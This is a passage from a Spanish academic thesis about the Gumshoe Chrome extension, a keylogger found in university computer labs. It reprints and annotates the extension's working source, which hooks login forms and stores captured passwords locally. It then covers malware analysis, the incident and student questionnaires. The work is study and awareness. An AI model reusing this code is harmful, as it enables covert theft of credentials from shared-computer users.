<p>página WEB en la cual se le aplicará el archivo CSS. // //Propiedad que describe el formato de un campo de texto mostrado en la página WEB en la cual se le aplicará el archivo CSS. // //Propiedad que define las características de subrayado que se le dará a un botón cuando sea seleccionado. //</p> <p>//Propiedad que contiene dentro la lista donde se muestran las credenciales almacenadas, esta propiedad también tiene definido el formato en el que se quiere sea mostrado. //</p> <p>// Propiedad que itera y da el formato a la lista que muestra las credenciales. //</p>	<pre>font-family: inherit; input#refineTxt {width: 25%; padding: 6px;} button{padding: 6px 8px;} button:hover {background-color: #FFF;} button:active {margin-top: 7px;} ul {top: 77px; bottom: 77px; list-style: none; overflow-y: scroll;} li {margin: 0 10px 10px 0; padding: 7px 9px; text-align: center; overflow: hidden;} li > a, li > p {position: absolute; display: inline-block;} li > p {right: 21px;} li > a {left: 10px;}</pre>
<p>Fuente: Artille, A. (s/f). Gumshoe: A Chromium extension for discreet password logging. https://github.com/AJAr/gumshoe</p>	

El fichero siguiente, tiene la funcionalidad más importante de todos los demás, ya que fue programado para realizar la recopilación de las credenciales de los sitios web que contienen campos con usuario y contraseña, para esto hace algunas validaciones, como la ya mencionada anteriormente, de buscar si en la página abierta hay algún campo que haga mención a las credenciales de usuario, entre otras validaciones a continuación comentadas.

<p style="text-align: center;">TABLA 3</p>	
<p>Archivo: log.js</p>	
<p>//Nombre de la función. // //La función presentada tiene como finalidad, validar o detectar si la página WEB que abrió el usuario tiene</p>	<pre>function monitorSubmissions() { var forms = document.getElementsByTagName('form'); for (var i = 0; i < forms.length; i++) { var form = forms[i]; var fields = form.getElementsByTagName('input'); for (var j = 0; j < fields.length; j++) { var f = fields[j];</pre>

<p>campos, donde se ingresan usuario y contraseña. //</p> <p>//La variable forms en conjunto con el for, están verificando la existencia de un formulario, revisando elemento por elemento, hasta llegar al final de la página WEB. //</p>	<pre> if (!form._pass && f.type == 'password') form._pass = f; else if (!form._user && (f.type == 'text' f.type == 'email')) form._user = f; if (!(form._user !== undefined && form._pass !== undefined)) continue; form.onsubmit = function() { if (this._user.value && this._pass.value) { chrome.extension.sendRequest({ action: 'queryDatabase', crud: 'create', record: [window.location.href, window.location.hostname, this._user.value, this._pass.value]}]);}); break;}} </pre>
<p>//Esta función realiza la tarea de tomar las credenciales del sitio WEB al ingresarse cualquier usuario. //</p> <p>//Se puede notar, por medio de la llamada a Chrome.storage.local, que la extensión recopila y pone en mayúsculas la contraseña y el usuario encontrados, los cuales son iterados. //</p>	<pre> function monitorKeystrokes() { var passcode; var progress = 0; matched chrome.storage.local.get('passcode', function(response) { passcode = response.passcode.toUpperCase();}); chrome.storage.onChanged.addListener(function(changes, namespace) { for (key in changes) { if (key == 'passcode') passcode = changes[key].newValue.toUpperCase();}); window.addEventListener('keydown', function(event) { if (event.which == passcode.charCodeAt(progress)) { if (progress == passcode.length - 1) { chrome.extension.sendRequest({action: 'openManage'}); } else { progress++; return true;}} progress = 0;});} </pre>

<pre>//Por último se vuelven a llamar las funciones anteriores para estar constantemente monitoreando las páginas que abre el usuario. //</pre>	<pre>monitorSubmissions(); monitorKeystrokes();</pre>
<p>Fuente: Artille, A. (s/f). Gumshoe: A Chromium extension for discreet password logging. https://github.com/AJAr/gumshoe</p>	

Manage.js se encarga de administrar las credenciales encontradas, ya que tiene el objetivo de mostrarlas con un query hacia la base de datos local, el cual las extrae y las va iterando hasta presentarlas en su totalidad de forma automática. Otro de sus objetivos es eliminar las contraseñas y usuarios encontrados, esto es de forma manual, para que el usuario de este keylogger decida cuando hacer una purga de lo encontrado.

<p style="text-align: center;">TABLA 4</p>	
<p>Archivo: manage.js</p>	
<pre>//Al iniciar el archivo JS, se pueden encontrar variables en las cuales se guardarán tiempo y alguna contraseña en todo el programa. // //Cada vez que se abre la página Manage.html inicia la función queryRecords, la cual enlistará todas las credenciales recuperadas hasta el momento. // //La página Manage.html, tiene la funcionalidad de eliminar las credenciales encontradas, esta funcionalidad se muestra aquí, al pulsar el botón aquí mencionado. //</pre>	<pre>var timeout; var passcode; window.onload = function() { refineTxt.addEventListener('keydown', function() { clearTimeout(timeout); timeout = setTimeout(queryRecords, 100);}); deleteBtn.addEventListener('click', function() { if (counter.innerHTML > 0 && confirm('Delete ' + counter.innerHTML + ' record(s)? Severely permanent, mind you.)) { queryRecords('delete');});}); chrome.storage.local.get('passcode', function(response) {</pre>

<p>//Dentro de la página de Manage.html se cuenta con la funcionalidad de resguardar las credenciales encontradas mediante una contraseña, que solo podrá utilizar la persona que instaló la extensión maliciosa, aquí se muestra el funcionamiento donde se solicita la contraseña para evitar que alguien más revise lo que almacenó el keylogger. //</p> <p>//Función que trae la lista de credenciales almacenadas. //</p> <p>//Función que hace un llamado a la base de datos para tomar los registros que contienen las credenciales, para luego ser mostrados en la página Manage.html, estos son colocados en un formato de tabla. //</p> <p>//Función que itera y muestra las credenciales contenidas en la tabla creada anteriormente. //</p>	<pre> console.log(response) passcode = response.passcode)); passcodeBtn.addEventListener('click', function() {var p = prompt('Enter a passcode (minimum 4 characters):', passcode); if (p && p.length >= 4) { chrome.storage.local.set({'passcode': p}, function() { passcode = p;});});}); function queryRecords(crud) { if (!crud) crud = 'read'; chrome.extension.sendRequest({ action: 'queryDatabase', crud: crud, refine: refineTxt.value }, function(rows) { counter.innerHTML = rows.length; recordList.innerHTML = ""; for (i in rows) { recordList.innerHTML += '' + rows[i].user + ' &#8227;' + rows[i].pass + '' + rows[i].host + '<p>' + rows[i].time + '</p>';}});} function displayRecords(rows) { counter.innerHTML = rows.length; recordList.innerHTML = ""; for (i in rows) { var row = rows[i]; `recordList` recordList.innerHTML += '' + row.user + ' / ' + row.pass + '' + row.host + '' + </pre>
---	--

	'<p class="timestamp">' + row.time + '</p>;}}
Fuente: Artille, A. (s/f). Gumshoe: A Chromium extension for discreet password logging. https://github.com/AJAr/gumshoe	

Este archivo de tipo json, tiene otra característica importante para la extensión maliciosa, ya que crea una base de datos local y abre una conexión hacia ella mediante la cual permite guardar las credenciales encontradas por el fichero manage.js, también se puede observar que hace algunas verificaciones, como revisar si la credencial añadida ya estaba previamente guardada, entre otras verificaciones.

TABLA 5	
Archivo: background.js	
//El archivo inicia abriendo una conexión a la base de datos local. // Función que, al abrir la página manage.html, verifica si se le envió el parámetro 'queryDatabase', para solicitar la contraseña e ingresar a las credenciales recopiladas, si el parámetro enviado es 'create' significa que va a insertar credenciales dentro de la base de datos local y si no es ninguna de las dos opciones revisa que el parámetro enviado sea 'read' en este caso	var db = openDatabase('Gumshoe', '1', 'login records', 5 * 1024 * 1024); chrome.extension.onRequest.addListener(function(request, tab, respond) { if (request.action == 'openManage') chrome.tabs.create({'url': 'html/manage.html'}); if (request.action == 'queryDatabase') { db.transaction(function(tx) { if (request.crud == 'create') { tx.executeSql('insert into log (href, host, user, pass) ' + 'VALUES (?, ?, ?, ?)', request.record); } else { var query = ' FROM log WHERE host LIKE ?1 OR user LIKE ' + ' ?1 OR pass LIKE ?1 OR time LIKE ?1'; if (request.crud == 'read') query = 'SELECT *' + query + ' ORDER BY time DESC'; if (request.crud == 'delete') query = 'DELETE' + query; tx.executeSql(query, ['%' + request.refine + '%'], function(tx, result) {

<p>envía una lista con todas las credenciales almacenadas dentro de la base de datos local, si por el contrario encuentra que el parámetro enviado es 'delete', borra todas las credenciales almacenadas. // //Función que crea la tabla donde se muestran y almacenan las credenciales, esta se crea. //</p>	<pre>var rows = []; for (var i = 0; i < result.rows.length; i++) rows.push(result.rows.item(i)); respond(rows);});});});}); chrome.runtime.onInstalled.addListener(function(details) { db.transaction(function(tx) { tx.executeSql('CREATE TABLE IF NOT EXISTS log (time TIMESTAMP' + ' DEFAULT CURRENT_TIMESTAMP, href, host, user, pass, UNIQUE' + ' (host, user, pass));}); chrome.storage.local.set({'passcode':'gselog'});});</pre>
<p>Fuente: Artille, A. (s/f). Gumshoe: A Chromium extension for discreet password logging. https://github.com/AJAr/gumshoe</p>	

El json presente, es un manifest, este tipo de archivos son los encargados de exponer datos y permisos de la extensión, aplicación o programa, al navegador, lo cual es requerido para que la aplicación, pueda utilizar toda su funcionalidad, también al usuario le brinda datos sobre, cuando se creó la aplicación, su versión y como en este caso una descripción breve de lo que hace el aplicativo.

TABLA 6
Archivo: manifest.json

<pre>//Datos generales de la extensión. // //Icono de la extensión y nombre de la imagen donde se extrae. // //Permisos de abrir pestañas y de almacenamiento, que pide la extensión para funcionar. // //Archivos principales para el funcionamiento de la aplicación. //</pre>	<pre>{"manifest_version": 2, "name": "Gumshoe", "version": "2.14", "description": "Discreetly records login data to local storage.", "icons": {"128": "img/icon128.png", "48": "img/icon48.png"}, "permissions": ["tabs","storage"], "background":{"scripts": ["js/background.js"]}, "content_scripts": [{"matches": ["<all_urls>"], "js": ["js/log.js"]}]}</pre>
<p>Fuente: Artille, A. (s/f). Gumshoe: A Chromium extension for discreet password logging. https://github.com/AJAr/gumshoe</p>	

3.4 Descubrimiento de la existencia del Malware Gumshoe en los laboratorios del CIFCA

3.4.1 Análisis de Malware

Como parte de la revisión que se debe de hacer al tener un equipo infectado, se realiza una serie de pasos, para obtener la máxima información posible sobre el malware, sus propiedades, como funciona, donde guarda la información y como evitar que vuelva a integrarse al equipo de cómputo, a lo cual se le denomina análisis de malware. El objetivo de este análisis es poder responder a dos preguntas fundamentales:

1. ¿Cómo es que el malware llegó al equipo de cómputo?
2. ¿Qué hace el malware?

El análisis de malware se divide en dos tipos:

- a) Análisis estático.
- b) Análisis dinámico.

Análisis estático de malware

El análisis estático es el resultado de tomar una muestra de un archivo, url o cualquier elemento sospechoso sin acceder al mismo, si se trata de un documento, sin ejecutarlo si se trata de un archivo ejecutable o sin acceder al recurso web si se trata de una dirección sospechosa. Aunque, como ya se mencionó, la muestra no es ejecutada, hay herramientas que permiten ver parte de su código fuente con el fin de entender cuáles son sus funciones dentro de las líneas codificadas (CCN-CERT, 2020, p. 2).

Análisis dinámico de malware

Se denomina análisis dinámico al resultado de la detonación de la muestra ya sea la apertura del documento, la ejecución del archivo o el acceso real al recurso web, dentro de un entorno controlado, con el objetivo de observar los procesos que se crean, la creación o modificaciones de archivos, tráfico de red, servicios que se crean o modifican, entre otras.

“Mediante este análisis se utilizan herramientas y plataformas capaces de elaborar un perfil en base a las operaciones realizadas y los cambios registrados sobre el sistema operativo dentro de los entornos controlados” (CCN-CERT, 2020, p. 3).

3.4.2 Análisis de Malware Gumshoe dentro de laboratorios CIFCA

Previamente al descubrimiento de este keylogger, ya habían empezado a ocurrir situaciones donde muchos alumnos informaron que personas ajenas a ellos, habían entrado a sus redes personales o escolares, robándoles información o datos sensibles después de acceder a sitios web que requerían un login desde los laboratorios de cómputo de la FCA, por lo que el personal encargado del CIFCA y los docentes, alertaron a toda la comunidad de la facultad, con el propósito de evitar acceder a cualquier red social o página que no tuviera contenido de la clase.

Al revisar los diversos equipos de cómputo, de primera impresión fue complicado encontrar indicios de algún tipo de malware, ya que no se veían afectaciones en el rendimiento de los equipos. Posteriormente se decidió examinar las tareas y procesos ejecutándose, lo cual siguió dando resultados infructuosos, finalmente,

como este problema era persistente y se presentaba constantemente, aparte de la poca experiencia de los alumnos de informática decididos a encontrar la respuesta de cómo se obtenían las credenciales, se tomó la decisión de revisar archivo por archivo dentro de los equipos.

Esta investigación arrojó como sospechosa la ubicación donde se encontraban las carpetas utilizadas por las extensiones de Chrome, ya que dentro de una de ellas se mostraban los archivos utilizados por Gumshoe, estos fueron abiertos y revisados línea por línea, por lo que se determinó que se trataba de un keylogger que se había instalado como extensión. Si bien nunca se determinó quien fue la persona encargada de agregar esta extensión, se pudo destacar que el atacante, borraba todos los accesos directos de los diferentes navegadores presentes en el escritorio y en la barra de Windows, para únicamente dejar el navegador Chrome, para que, de esta forma los usuarios fueran directo a la trampa.

Finalmente, al descubrir que se tenía la extensión instalada en el navegador, se procedió a eliminar las contraseñas que contenía y de igual forma se eliminó de Chrome. Los estudiantes de informática, maestros y personas encargadas de los laboratorios comentaron sobre el hallazgo a la comunidad y procedieron a realizar la advertencia de no ingresar ningún dato sensible dentro de los equipos de cómputo, ni instalar la extensión, ya que esto llevaría a una sanción.

Capítulo IV: Percepción acerca del Malware Gumshoe por parte de los alumnos de administración de la Facultad de Contaduría y Administración en el año 2017

Dentro del diseño metodológico de este trabajo se comentó que, como fuente de indagación, se realizaron cuestionarios a los alumnos de último semestre de la carrera de administración de la Facultad de Contaduría y Administración, que cursaban sus estudios en el año 2017.

Los cuestionarios se crearon debido a la necesidad presente de contestar a las preguntas objetivo de la investigación, aparte de contar con un formulario específico de un eje temático referido a los conocimientos de prevención contra ataques cibernéticos que poseían los alumnos de último semestre de administración de la Facultad de Contaduría y Administración en el año 2017, este último, creado a partir de la búsqueda bibliográfica y mesográfica dentro de artículos de interés para este trabajo, los cuales ayudaron a la obtención de preguntas referidas al tema de investigación, encontradas en la web de un antivirus muy famoso entre los usuarios del sistemas operativo Windows llamado Kaspersky, el cual ayudó puntuar el conocimiento que tenían los alumnos sobre esta cuestión.

Con estos cuestionarios, se pretende indagar el tipo de afectación que sufrieron los alumnos de último semestre de la carrera de administración de la Facultad de Contaduría y Administración en el año 2017 y determinar las medidas preventivas, que tomaron, posterior a lo sucedido con el Malware Gumshoe, aparte de conocer también si los laboratorios del CIFCA contaban con algún tipo de protección contra malware y si instruyeron a los alumnos después del ataque.

La intención inicial se orienta a considerar como muestra representativa de estudio a treinta alumnos de último semestre de la carrera de administración que utilizaban los laboratorios de la Facultad de Contaduría y Administración en el año 2017, ya que ellos vivieron la experiencia de lo ocurrido con el Malware Gumshoe muy de cerca, aparte de mencionar que debido a los requerimientos y depende de su formación en las materias de último semestre, los alumnos que cursaban administración como formación profesional, debían de tomar asignaturas, donde el uso de un equipo de cómputo era necesario para la clase.

También esta muestra se designó por la situación en la cual se desconoce el número total de alumnos que cursaban su último semestre y debido a que esta pequeña población tomada, es a la cual se tiene acceso para obtener datos relacionados con el fenómeno que se estudió, puesto que para seleccionarlos se tenía la disposición y la vía de comunicación con diferentes ex alumnos de la Facultad, a los cuales se llegó mediante grupos de la generación 2014 -2017 de Administradores en el medio social denominado Facebook, que se crearon al ingreso de estas personas a la carrera universitaria y también por medio de ex compañeros de clases. Aunque la población obtenida, no tiene representación estadística, describe datos relevantes para esta investigación.

La versión final del cuestionario consta de 48 preguntas, las cuales se decidió hacer de tipo cerradas con opción múltiple, debido a que ayudó para generar respuesta concisas, directas, enfocadas y breves dirigidas hacia el tema que se quiere responder, de la misma forma se tomó esta opción para obtener datos cuantificables, que posteriormente serán representados en gráficas o ponderaciones. Los datos en dichas representaciones pueden ser leídos rápido por el lector y ayudará a una mejor comprensión del suceso.

Las preguntas realizadas, básicamente ayudaron a parametrizar, calificar y comparar las respuestas obtenidas, las cuales son necesarias para este tipo de investigación, aparte de impedir que la población encuestada se desvíe del tema. Todas las preguntas van dirigidas directamente a abordar la problemática de la cual se busca informar en esta tesis y se optó por ellas, ya que los datos recabados van a resolver las preguntas secundarias de la hipótesis, también se busca conocer desde la experiencia de los alumnos como fueron vulnerados, la afectación que les ocasionó, la manera en la que buscaron prevenirse, la importancia que le dieron al suceso y por último conocer si la misma facultad creó más medidas de control para evitar seguir siendo vulnerada o si no lo hizo.

La aplicación de los cuestionarios fue de forma anónima, por medio del software online Google Forms, la cual nos permite administrar preguntas y respuestas, aparte de generar gráficas, las cuales por medio de una URL, se pueden compartir a diversas personas, en este caso, se enviaron tres URL, a causa de

que se tienen 3 diferentes formularios, de esta manera se hizo llegar las consultas rápido y sencillo a la población de alumnos requerida. La evidencia que se generó a partir de este instrumento, se adjuntó en los anexos con los 90 formularios contestados.

4.1 Cuestionario de conocimientos generales sobre prevención contra ciberataques

Este cuestionario permitió determinar los conocimientos de prevención contra ciberataques que poseían los alumnos de último semestre de la carrera de administración de la Facultad de Contaduría y Administración en el año 2017, con el fin de entender su forma de actuar, en consecuencia a la información que tenían sobre este tema.

Dicho cuestionario se basa en el test del Blog de la página del antivirus Kaspersky titulado ¿Eres un experto en la prevención de ciberataques? (Kaspersky, s.f.-b.), del cual se decidió tomar ciertas preguntas ya que tienen una conexión directa con la respuesta que se busca resolver en la hipótesis.

Se quiso recabar el porcentaje de conocimiento promedio con el que contaba la muestra, a la cual se le compartió el formulario sobre prevención contra ciberataques, para saber cómo manejaban sus datos sensibles, aparte de puntuar de una forma sencilla su entendimiento, se busca tratar los datos en forma cuantificable y por este medio obtener información sobre la porción de alumno que tienen un conocimiento bajo y alto sobre este tema.

Las preguntas dieron resultados en relación con la edad, el género y conocimiento de las personas, aparte de calcular el promedio total de las respuestas correctas entre el total de todas. El resultado se ponderó de la siguiente forma:

- Alumnos con la calificación de 10 - Saben mucho
- Alumnos con la calificación menores a 5 - Poseen muy pocos conocimientos.

A continuación se muestra el cuestionario aplicado:

Por favor, contesta las siguientes preguntas de acuerdo con la información que tenías cuando cursabas la licenciatura.

1. ¿Cuál es tu sexo?
 - a) Femenino.
 - b) Masculino.

2. ¿Cuál era tu edad en el año 2017?
 - a) 17 a 20.
 - b) 21 a 24.
 - c) 25 a 28.
 - d) Otro.

3. ¿Qué dispositivo utilizas con más frecuencia para acceder a Internet para tu uso personal?
 - a) Portátil o computadora de escritorio.
 - b) Tableta.
 - c) Celular.
 - d) Tableta de Windows.
 - e) Otro.

4. Una página web te pide que crees una contraseña más fuerte ¿Qué haces para que no se te olvide?
 - a) La escribo en un papel.
 - b) Me esfuerzo en memorizarla.
 - c) La guardo en mi navegador y activo la opción autocompletar.
 - d) La guardo en mi celular.
 - e) La guardo como nota en mi computadora.
 - f) Utilizo un gestor de contraseñas.

5. Has introducido tu usuario y contraseña en un servicio de correo electrónico. El navegador te ofrece la posibilidad de guardar tus credenciales para que la próxima vez puedas entrar de manera automática. ¿Qué harías?
 - a) Utilizaría esta opción para no tener que introducir mis datos cada vez que vaya a entrar.

- b) No lo haría. Es más, desactivaría la opción *recordar tu contraseña*.
 - c) No accedo al correo a través de sitios web de correo electrónico, solo a través de aplicaciones instaladas en el dispositivo.
6. ¿Cómo almacenas en tu computadora la información que no quieres que nadie vea?
- a) Todos los datos sensibles están almacenados en una carpeta protegida por una contraseña.
 - b) Oculto mi ordenador de la vista de otras personas.
 - c) Mi dispositivo está protegido con una contraseña.
 - d) Todos mis datos sensibles están guardados cifrados.
 - e) Sólo oculto mis datos cuando le dejo mi computadora a otra persona.
 - f) Borro inmediatamente todos los datos que no quiero que nadie vea.
 - g) No tengo datos sensibles
7. ¿Cómo sueles instalar nuevas aplicaciones en tu computadora?
- a) Hago clic en *siguiente-siguiente-acepto-siguiente...* sin leer.
 - b) Leo atentamente todos los mensajes y modifico los ajustes si es necesario.
 - c) No suelo instalar aplicaciones personalmente.
8. ¿Cómo reaccionas ante las páginas web que identifican tu ubicación y te despliegan anuncios en base a las páginas que has visitado y tu historial?
- a) ¡Me gusta! Es muy útil.
 - b) No me gusta mucho pero así es como funciona Internet.
 - c) Utilizo el modo incógnito del navegador y activo las funciones que evitan este tipo de rastreo.
 - d) He instalado una aplicación/extensión que evita que las páginas web recopilen mi historial de búsquedas.
 - e) Nunca me ha importado.
9. ¿Borras tus archivos descargados en computadoras que no te pertenecen?
- a) Sí.
 - b) No.

10. ¿Cuentas con un perfil en alguna de las redes sociales (Facebook, Twitter, Instagram, etc.)?
- a) Sí.
 - b) No.
11. Has recibido un mensaje de un amigo a través de una red social. Tu amigo te sugiere que accedas a un link y le des *me gusta* en las fotos. ¿Qué harías?
- a) ¡Claro que lo hago! Es un amigo.
 - b) Le pido a mi amigo/a que me cuente algo sobre las fotos. Si me contesta, hago clic en el link.
 - c) Marco el mensaje como spam y bloqueo a mi amigo.
12. ¿Qué datos personales de tus perfiles en redes sociales son visibles para todos y no sólo para tus amigos?
- a) Solo mi nombre o apodo y la foto de perfil.
 - b) Virtualmente todo. No me preocupan los ajustes de privacidad.
 - c) Mi nombre completo, fotos y publicaciones.
 - d) Mi nombre completo, fotos, estatus, ubicación y check-ins.
 - e) Nunca había pensado en ello.
13. Tu sistema operativo te informa de que hay actualizaciones que tienen que ser descargadas e instaladas ¿Qué haces?
- a) No instalo nada porque afectaría la velocidad de Internet y el rendimiento del ordenador.
 - b) Lo hago. Las actualizaciones pueden ser importantes para el sistema operativo.
 - c) Puede que instale las actualizaciones en el futuro.
 - d) No veo ninguna notificación de mi sistema.
14. ¿Has tomado algún curso o tienes conocimientos sobre los riesgos por malware?
- a) Sí.
 - b) No.

4.2 Cuestionario de los tipos de afectación que tuvieron los estudiantes por el Malware Gumshoe.

Este cuestionario permitió determinar el tipo de afectación que sufrieron los alumnos de último semestre de la carrera de administración de la Facultad de Contaduría y Administración en el año 2017, con el fin de conocer la magnitud del incidente al que estuvieron expuestos y la forma en la que fueron impactados por el Malware Gumshoe.

Este cuestionario es de elaboración propia, debido a que se requirió obtener datos en relación con la afectación que sufrieron los alumnos desde su propia percepción.

La información que se generó a partir de este formulario fue la de conocer cuántos alumnos fueron vulnerados, cuales datos sensibles les fueron robados, el uso que les daban a los laboratorios, las veces que los utilizaban, los percances ocasionados por el robo de sus datos confidenciales y su experiencia sobre si percibían que los laboratorios tenían algún método de seguridad para evitar estas situaciones.

También se buscó no solo tratar los datos de forma cualitativa, sino de igual modo se trataron los datos de modo cuantificable ya que se crearon gráficas a partir de las respuestas dadas, las cuales serán comentadas más adelante.

A continuación se muestra el cuestionario aplicado:

Por favor, contesta las siguientes preguntas de acuerdo con la información que tenías cuando cursabas la licenciatura.

1. ¿Utilizabas con frecuencia los equipos de cómputo dentro del laboratorio del CIFCA?
 - a) Sí.
 - b) No.

2. ¿Tenías conocimiento del reglamento interno de los laboratorios del CIFCA?
 - a) Sí.
 - b) No.

3. Si respondiste de forma afirmativa a la anterior pregunta, contesta: ¿seguías todos los puntos mencionados dentro del reglamento?
 - a) Sí.
 - b) No.

4. ¿Tenías conocimiento sobre si en los laboratorios del CIFCA tenía medidas preventivas para evitar problemas con malware?
 - a) Sí.
 - b) No.

5. Si respondiste de forma afirmativa, contesta: ¿Cuáles de estas medidas se utilizaban en los laboratorios del CIFCA?
 - a) Lista negra, mediante software, de sitios a los cuales no se podían acceder.
 - b) Solo instrucciones verbales de los sitios a los cuales no se podían acceder.
 - c) Monitoreaban lo que se realizaba en los equipos mediante un sistema en una computadora principal.
 - d) Se evitaba la descarga de cualquier contenido/Se evitaba el añadir cualquier extensión a los navegadores.
 - e) Otra.
 - f) Ninguna.

6. ¿Cuál de los siguientes navegadores utilizabas dentro de los laboratorios del CIFCA?
 - a) Chrome.
 - b) Internet Explorer.
 - c) Firefox.
 - d) Microsoft Edge.

7. Utilizabas el equipo de cómputo dentro del CIFCA para ...
 - a) Buscar temas relacionados con la clase.
 - b) Revisar mis redes sociales.
 - c) Ver videos en YouTube.
 - d) Todo lo anterior.

- e) Otro.
8. Si respondiste de forma afirmativa a *Revisar mis redes sociales*, al terminar de usarlas, ¿cerrabas la sesión?
- a) Sí.
 - b) No.
9. ¿Preferías solo ingresar a tus redes sociales o plataforma educativa, desde dispositivos de tu propiedad?
- a) Sí.
 - b) No.
10. ¿Alguna vez encontraste tus datos sensibles compartidos en algún sitio web?
- a) Sí.
 - b) No.
11. ¿Alguna vez encontraste fotos, videos o conversaciones tuyas en sitios de almacenamiento en la nube?
- a) Sí.
 - b) No.
12. ¿Alguna vez sentiste que alguien más tenía acceso a tus redes sociales o plataforma educativa?
- a) Sí.
 - b) No.
13. ¿Se te informó que tus credenciales de acceso a cualquiera de tus redes sociales o plataforma educativa, pudieron ser compartidas?
- a) Sí.
 - b) No.
14. ¿Alguien tuvo acceso a los datos de tu banco?
- a) Sí.
 - b) No.
15. Si respondiste de forma afirmativa a alguna de las preguntas de la 10 a la 14, contesta: ¿Te acercaste con algún docente para comentarle del ingreso a tus redes sociales?

- a) Sí.
- b) No.

16. Si respondiste de forma afirmativa a la pregunta anterior, contesta: ¿Le dio solución a tu problema? O ¿Te ayudo de alguna forma?

- a) Sí.
- b) No.

17. Si respondiste de forma afirmativa a la anterior pregunta, contesta: ¿Tuviste algún tipo de problema debido a la información que se compartió de ti?

- a) Sí.
- b) No.

18. Si respondiste de forma afirmativa a la anterior pregunta, contesta: ¿Qué tipo de problema tuviste debido a la información que se compartió de ti?

- a) Familiar.
- b) Educativo.
- c) Amigos.
- d) Financiero.
- e) Sentimental.
- f) Mental.
- g) Otro.
- h) Ninguno.

4.3 Cuestionario de medidas preventivas que tomaron los estudiantes debido al Malware Gumshoe

Este cuestionario permitió determinar las medidas preventivas, que tomaron los alumnos de último semestre de la carrera de administración de la Facultad de Contaduría y Administración en el año 2017, con el fin de evitar que sus datos fueran vulnerados y/o compartidos por diversos medios debido al Malware Gumshoe.

Este cuestionario es de elaboración propia, debido a que se requirió extraer respuestas con datos cualitativos y cuantitativos, de los cuales, en el primer caso

se muestra la experiencia desde el punto de vista de los alumnos sobre las medidas de prevención que tomaron a partir de este suceso, también se quiso saber si los laboratorios del CIFCA optaron por crear más medidas precautorias para evitar una mayor cantidad de casos de vulneración de datos sensibles. En el segundo caso, donde se extrajeron datos cuantitativos, se crearon estadísticas y gráficas, los hallazgos resultantes serán comentados más adelante.

A continuación se muestra el cuestionario aplicado:

Por favor, contesta las siguientes preguntas de acuerdo con la información que tenías cuando cursabas la licenciatura.

1. ¿Te enteraste de lo ocurrido con el Malware Gumshoe mientras ocurría el incidente?
 - a) Sí.
 - b) No.

2. ¿Cambiaste tu contraseña, después de lo ocurrido?
 - a) Sí.
 - b) No.
 - c) Nunca me enteré.

3. ¿Tomaste alguna precaución extra como borrar el historial o usar la opción incognito del navegador, después de lo ocurrido?
 - a) Sí.
 - b) No.
 - c) Nunca me enteré.

4. ¿Al saber sobre este hecho, volviste a ingresar a tus redes sociales o plataforma educativa sin ninguna protección y/o prevención?
 - a) Sí.
 - b) No.
 - c) Nunca me enteré.

5. ¿Utilizaste alguna de las herramientas de autenticación que poseen tus redes sociales para prevenir el acceso a intrusos, después de lo ocurrido?
- a) Sí.
 - b) No.
 - c) Nunca me enteré.
6. Con las herramientas de tus redes sociales ¿Monitoreabas desde que dispositivos se accedían a ellas, después de lo ocurrido?
- a) Sí.
 - b) No.
 - c) Nunca me enteré.
7. ¿Preferías solo ingresar a tus redes sociales o plataforma educativa desde tus dispositivos, después de lo ocurrido?
- a) Sí.
 - b) No.
 - c) Nunca me enteré.
8. ¿Después de lo ocurrido, buscaste información para prevenir el acceso a tus redes sociales o plataforma educativa?
- a) Sí.
 - b) No.
 - c) Nunca me enteré.
9. Si respondiste de forma afirmativa a la pregunta anterior, contesta: ¿De dónde obtuviste la información para prevenir de nuevo un acceso a tus redes sociales o plataforma educativa?
- a) Obtuviste información por medio de un docente.
 - b) Obtuviste información por medio de un docente especializado en temas de seguridad informática.
 - c) Obtuviste información en internet.
 - d) Obtuviste información por medio de un amigo.
 - e) Obtuviste información por medio de un amigo que sabía de temas de seguridad informática.

10. Si tus datos sensibles fueron vulnerados, contesta: ¿Pudiste evitar que se compartieran tus datos sensibles?
- a) Sí.
 - b) No.
 - c) Mis datos sensibles no fueron compartidos.
11. ¿Tomaste mejores medidas preventivas antes de ingresarte a tus redes sociales o plataforma educativa en un equipo que no era tuyo, después de lo ocurrido?
- a) Sí.
 - b) No.
 - c) Nunca me enteré.
12. ¿Comentaste lo sucedido con alguien?
- a) Familia.
 - b) Amigos.
 - c) Docente.
 - d) Otro.
 - e) Nunca me enteré.
 - f) No.
13. ¿Conociste algún otro compañero que fuera afectado por algún tipo de malware como el mencionado anteriormente?
- a) Sí.
 - b) No.
14. ¿Sabes sí en los laboratorios del CIFCA se tomaron medidas preventivas después de lo ocurrido con el Malware Gumshoe?
- a) Sí.
 - b) No.
15. Si respondiste de forma afirmativa a la anterior pregunta, contesta: ¿Cuáles fueron esas medidas preventivas que tomaron los laboratorios del CIFCA, después de lo ocurrido con el Malware Gumshoe?

- a) Lista negra mediante software, de sitios a los cuales no se podían acceder.
- b) Solo instrucciones verbales de los sitios a los cuales no se podían acceder.
- c) Se modificó el reglamentó de los laboratorios del CIFCA.
- d) Monitorear lo que se realizaba en los equipos mediante un sistema en una computadora principal.
- e) Se evitó la descarga de cualquier contenido/Se evitaba el añadir cualquier extensión a los navegadores.
- f) Otra.
- g) Ninguna.

16. ¿Actualmente sigues tomando alguna medida preventiva para evitar que tus redes sociales o datos sensibles sean vulnerados?

- a) Sí.
- b) No.

4.4 Resultados de los Cuestionarios

4.4.1 Resultados Primer Cuestionario


En este apartado se observan los resultados obtenidos del primer cuestionario mencionado anteriormente, el cual se hizo a partir del análisis de las gráficas, con la cuales se pueden determinar puntos o conclusiones importantes para la hipótesis.

Todos los cuestionarios tienen una relación entre sí, pero es importante comenzar con los datos que se consiguieron del formulario de Conocimientos Generales Sobre Prevención Contra Ciberataques, el cual dará la pauta para ir desenlazando los cuestionamientos que se comentaron al principio de esta tesis, ya que señala la puntuación obtenida sobre la prevención contra ciberataques de los ex alumnos.

Como se comentó con anterioridad, este primer formulario fue aplicado a 30 personas, de las cuales el 56.7% eran mujeres y el 43.3% fueron hombres.

Figura 13 - Gráfica 1

¿Cuál es tu sexo?
30 respuestas

